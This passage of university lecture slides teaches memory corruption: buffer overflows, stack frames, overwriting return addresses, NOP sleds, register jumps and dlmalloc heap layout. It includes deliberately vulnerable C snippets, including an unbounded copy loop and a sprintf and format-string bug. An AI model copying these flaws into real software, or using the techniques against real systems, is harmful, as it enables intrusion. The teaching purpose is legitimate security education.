

Internet Security 2

(aka Advanced InetSec)

Memory Corruption

Christian Platzer

cplatzer@seclab.tuwien.ac.at

Gilbert Wondracek

gilbert@seclab.tuwien.ac.at

Edgar Weippl

edgar.weippl@tuwien.ac.at

Markus Kammerstetter

mk@seclab.tuwien.ac.at

News From the Lab

Int. Secure Systems Lab
Vienna University of Technology

- Registration
 - 81 people have registered
 - Registration closed yesterday
- Challenge 1 will start today after the lecture
 - first challenge... shouldn't be too hard ;-)
 - difficulty will potentially increase with each challenge

Overview

Int. Secure Systems Lab
Vienna University of Technology

- Buffer Overflows
- A short introduction to the Stack
 - taking Control of the Program (Stack)
- A short introduction to the Heap
 - taking Control of the Program (Heap)
- A (very) short introduction to printf
 - taking Control of the Program (Format String)

Overview

Int. Secure Systems Lab
Vienna University of Technology

- Writing Shellcode
 - Unix
 - Windows
- Protection and Prevention Mechanisms
- Return to LibC
- Heap Spraying

Buffer Overflows

Buffer Overflows

- A buffer overflow occurs any time a program attempts to store data beyond the boundaries of a buffer, overwriting the subsequent memory locations
- Result from mistakes done while writing code, because of
 - unfamiliarity with language
 - ignorance about security issues
 - unwillingness to take extra effort
- Vulnerable software
 - mostly C / C++ programs
 - not in languages with automatic memory management
 - dynamic bounds checks (e.g., Java)
 - automatic resizing of buffers (e.g., Perl)

Buffer Overflows

- A buffer overflow occurs any time a program attempts to store data beyond the boundaries of a buffer, overwriting the subsequent memory locations

```
char password[16];  
char data[16];  
  
snprintf(password,  
          sizeof(password)-1,  
          "secret");  
  
for (int i=0; 1; i++) {  
    char b = getchar();  
    if (b == '\n') break;  
    data[i] = b;  
}
```

00 00 00 00
00 00 00 00
'e' 't' '\0' 00
41 41 41 41

41 41 41 41
41 41 41 41
41 41 41 41
41 41 41 41

Buffer Overflows

Int. Secure Systems Lab
Vienna University of Technology

- Goals
 - overwrite other “interesting” variables / memory locations (file names, passwords, pointers...)
 - force the program to execute operations it was not intended to do:
 - 1) inject into (or simply find) code in the process memory
 - 2) change flow of control (flow of execution) to execute that code
- Common targets
 - setuid/setgid programs: elevate privileges
 - network servers: remote access

Buffer Overflows

- Morris worm (1988): overflow in fingerd
 - 6,000 machines infected (10% of the Internet)
- CodeRed (2001): overflow in MS-IIS server
 - 300,000 machines infected in 14 hours
- SQL Slammer (2003): overflow in MS-SQL server
 - 75,000 machines infected in **10 minutes**
- In 2003, around 75% of the vulnerabilities were buffer overflow (CERT)
- Today, web application attacks are becoming more common, but for servers, BO remain important


Part I

A short introduction to the STACK

Memory Layout

Int. Secure Systems Lab
Vienna University of Technology


- Stack segment
 - local variables
 - procedure activation records (i.e. return address, function parameters, etc.)
- Data segment
 - global uninitialized variables (.bss)
 - global initialized variables (.data)
 - dynamic variables (heap)
- Code (text) segment
 - program instructions
 - usually read-only
- Linux: `$ cat /proc/<pid>/maps`



Stack

- Usually grows towards smaller memory addresses
 - Intel, Motorola, SPARC, MIPS
- Special processor register points to top of stack
 - `stack pointer - SP`
 - points to *last stack element*
- Composed of *frames*
 - upon function *call*, a new frame is pushed on top of stack
 - used to conveniently reference *local variables*
 - upon function *return*, frame is discarded, last frame on stack is restored
 - address of current frame stored in processor register
 - `frame/base pointer - BP`

Frame



Part II

Taking Control of the Program (Stack)

The Idea

- Overwrite a pointer with the address of our code
- **First:** locate a pointer that (eventually) will be copied to the EIP register or that points to data that will be copied to the EIP
 - function pointers (on the stack, heap, BSS...)
 - saved EBP
 - procedure return address
 - entry in the GOT
 - jmp_buf
- **Second:** overwrite the pointer with our value
 - stack overflow
 - heap overflow
 - format string

Smashing the Stack

Int. Secure Systems Lab
Vienna University of Technology


- A procedure contains a local buffer variable allocated on the stack
- The procedure copies user-controlled data to the buffer without verifying that the data size is smaller than the buffer
 - many libc function are potentially dangerous: `strcpy`, `strcat`, `gets`, `fgets`, `sprintf`, `scanf`, ...
- The user data overwrites the other variables on the stack, up to the return address saved in the function frame
- When the procedure returns, the program fetches the return address from the stack and copies it to the EIP register
- Since we can control the return address, we can execute our own code!

Stack – Function Call


```
int authenticate(char *name)
{
    // check for 'inetsecXXX'
    if (strncmp(name,"inetsec",7) || name[7]<'0' || name[7]>'9'...)
    {
        char error_msg[32];
        sprintf(error_msg, "Invalid user '%s'\n", name);
        fprintf(stderr, error_msg);
        return 1;
    }
    printf("authentication for %s succeeded\n", name);
    return 0;
}

int main(int argc, char **argv)
{
    if (argc != 2) return 1;
    if (authenticate(argv[1])) return 2;
    ...
}
```

Stack – Function Call



Stack – Function Call



```
080485c0 <main>:
80485c0:  push   %ebp
80485c1:  mov    %esp,%ebp
80485c3:  sub   $0x18,%esp
80485c6:  mov   0xc(%ebp),%eax
80485c9:  add   $0x4,%eax
80485cc:  mov   (%eax),%edx
80485ce:  mov   %edx,0xffffffff(%ebp)
80485d1:  mov   0xffffffff(%ebp),%eax
80485d4:  push  %eax
80485d5:  call  8048500 <authenticate>
80485da:  add   $0x4,%esp


08048500 <authenticate>:
8048500:  push  %ebp
8048501:  mov   %esp,%ebp
8048503:  sub   $0x28,%esp
8048506:  add   $0xffffffff,%esp
8048573:  mov   0x8(%ebp),%eax
8048576:  push  %eax
8048577:  push  $0x8048748
804857c:  lea  0xffffffe0(%ebp),%eax
804857f:  push  %eax
8048580:  call  80483d8 <sprintf>
```

save frame and allocate new one

func params are above frame border

local vars are below frame border

Stack – Function Call




```
080485c0 <main>:
80485c0:   push   %ebp
80485c1:   mov    %esp,%ebp
80485c3:   sub    $0x18,%esp
80485c6:   mov    0xc(%ebp),%eax
80485c9:   add    $0x4,%eax
80485cc:   mov    (%eax),%edx
80485ce:   mov    %edx,0xffffffff(%ebp)
80485d1:   mov    0xffffffff(%ebp),%eax
80485d4:   push   %eax
80485d5:   call   8048500 <authenticate>
80485da:   add    $0x4,%esp

8048500 <authenticate>:
8048500:   push   %ebp
8048501:   mov    %esp,%ebp
8048503:   sub    $0x28,%esp
8048506:   add    $0xffffffff,%esp
8048573:   mov    0x8(%ebp),%eax
8048576:   push   %eax
8048577:   push   $0x8048748
804857c:   lea   0xffffffe0(%ebp),%eax
804857f:   push   %eax
8048580:   call   80483d8 <sprintf>
```

```
80485d4:   push   %eax
80485d5:   call   8048500 <authenticate>
80485da:   add    $0x4,%esp
```

push params on stack
call function
remove params from stack

Stack – Function Call




```
080485c0 <main>:
80485c0:   push   %ebp
80485c1:   mov    %esp,%ebp
80485c3:   sub    $0x18,%esp
80485c6:   mov    0xc(%ebp),%eax
80485c9:   add    $0x4,%eax
80485cc:   mov    (%eax),%edx
80485ce:   mov    %edx,0xffffffff(%ebp)
80485d1:   mov    0xffffffff(%ebp),%eax
80485d4:   push   %eax
80485d5:   call   8048500 <authenticate>
80485da:   add    $0x4,%esp

08048500 <authenticate>:
8048500:   push   %ebp
8048501:   mov    %esp,%ebp
8048503:   sub    $0x28,%esp
8048506:   add    $0xffffffff,%esp
8048573:   mov    0x8(%ebp),%eax
8048576:   push   %eax
8048577:   push   $0x8048748
804857c:   lea   0xffffffe0(%ebp),%eax
804857f:   push   %eax
8048580:   call   80483d8 <sprintf>
```

save frame and allocate new one

Stack – Function Call



```

080485c0 <main>:
80485c0:    push    %ebp
80485c1:    mov     %esp,%ebp
80485c3:    sub     $0x18,%esp
80485c6:    mov     0xc(%ebp),%eax
80485c9:    add     $0x4,%eax
80485cc:    mov     (%eax),%edx
80485ce:    mov     %edx,0xffffffff(%ebp)
80485d1:    mov     0xffffffff(%ebp),%eax
80485d4:    push    %eax
80485d5:    call   8048500 <authenticate>
80485da:    add     $0x4,%esp

08048500 <authenticate>:
8048500:    push    %ebp
8048501:    mov     %esp,%ebp
8048503:    sub     $0x28,%esp
8048506:    add     $0xffffffff,%esp
8048573:    mov     0x8(%ebp),%eax
8048576:    push    %eax
8048577:    push    $0x8048748
804857c:    lea    0xffffffe0(%ebp),%eax
804857f:    push    %eax
8048580:    call   80483d8 <sprintf>
    
```

push params on stack
call function
later, remove params from stack

Choosing Where to Jump

Int. Secure Systems Lab
Vienna University of Technology

- Address inside a buffer of which the attacker controls the content
 - PRO: works for remote attacks
 - CON: the attacker needs to know the address of the buffer, the memory page containing the buffer must be executable
- Address of a environment variable
 - PRO: easy to implement, works with tiny buffers
 - CON: only for local exploits, some programs clean the environment, the stack must be executable
- Address of a function inside the program
 - PRO: works for remote attacks, does not require an executable stack
 - CON: need to find the right code, one or more fake frames must be put on the stack


Jumping into the Buffer

- The buffer that we are overflowing is usually a good place to put the code (shellcode) that we want to execute
- The buffer is somewhere on the stack, but in most cases the exact address is unknown
 - the address must be precise: jumping one byte before or after would just make the application crash
 - on the local system it is possible to calculate the address with a debugger, but it is very unlikely to be the same address on a different machine
 - any change to the environment variables affect the stack position

Solution 1: The NOP Sled

- A sled is a “landing area” that is put in front of the shellcode
- Must be created in a way such that wherever the program jump into it..
 - .. it always finds a valid instruction
 - .. it always reaches the end of the sled and the beginning of the shellcode
- The simplest sled is a sequence of no operation (NOP) instructions
 - Single byte instruction (0x90) that does not do anything
- It mitigates the problem of finding the exact address to the buffer by increasing the size of the target area

Assembling the Malicious Buffer



Solution 2: Jump using a Register

- Find a register that points to the buffer (or somewhere into it)
 - ESP
 - EAX (return value of a function call)
- Locate an instruction that jumps/calls using that register
 - can also be in one of the libraries
 - does not even need to be a real instruction, just look for the right sequence of bytes

```
<code>:      ff e4      jmp      *%esp
```

- Overwrite the return address with the address of that instruction

Solution 3: Heap Spraying

Int. Secure Systems Lab
Vienna University of Technology

- We'll come back to this later...

Part III

A short introduction to the Heap

Heap Buffer Overflow

Int. Secure Systems Lab
Vienna University of Technology

- Overflowing dynamically allocated memory
- Dynamically allocated memory
 - managed by a [heap manager](#)
- Heap manager
 - handles memory requested by user programs during run-time
 - `sbrk()` system call is very simple (changes size of data segment)
 - library between user program and `sbrk()` system call required
 - standardized `malloc` interface
 - different implementations for different operating systems

Heap Management

- Implementations

Algorithm	Operating System
Doug Lea's <code>dlmalloc</code>	GNU LibC (Linux)
System V (AT&T)	Solaris, IRIX
BSD <code>phk</code> , BSD <code>kingsley</code>	*BSD, AIX
RtlHeap	Microsoft Windows

- `dlmalloc`
 - keeps tags around allocated memory for book-keeping
 - overflow may modify these tags
 - functions `malloc`, `realloc`, `free`, `calloc` might be tricked into executing arbitrary code

dldmalloc

- Memory layout
 - heap is divided into continuous chunks of memory
 - no two free chunks may be physically one after another

Heap low addresses → high addresses



U ... used chunk
F ... free chunk
Wilderness ... topmost free chunk

- Wilderness chunk
 - only chunk that may be increased (with system call `sbrk`)
 - treated as bigger than all other chunks

dlmalloc

- Memory chunk
 - continuous region of heap memory
 - can be allocated, freed, split, joined (two free chunks)

- Public and *Internal* routines

`malloc(size_t n)`

`calloc(size_t unit, size_t quantity)`

→ `chunk_alloc()`

`realloc(void* ptr, size_t n)`

→ `chunk_alloc()` / `chunk_free()`

`free(void *ptr)`

→ `chunk_free()`


dlmalloc

- Boundary tag
 - holds chunk management information
 - stored in front of each chunk
 - 16 bytes large → minimum allocated size


```
struct malloc_chunk {  
    size_t prev_size;           // only used when previous chunk is free  
    size_t size;               // size of chunk in bytes + 2 status-bits  
    struct malloc_chunk *fd;    // only used for free chunks  
    struct malloc_chunk *bk;    // only used for free chunks  
};
```

- pointer returned by malloc (for user) starts at `fd`
 - usually 8 bytes overhead for allocated chunks

dlmalloc

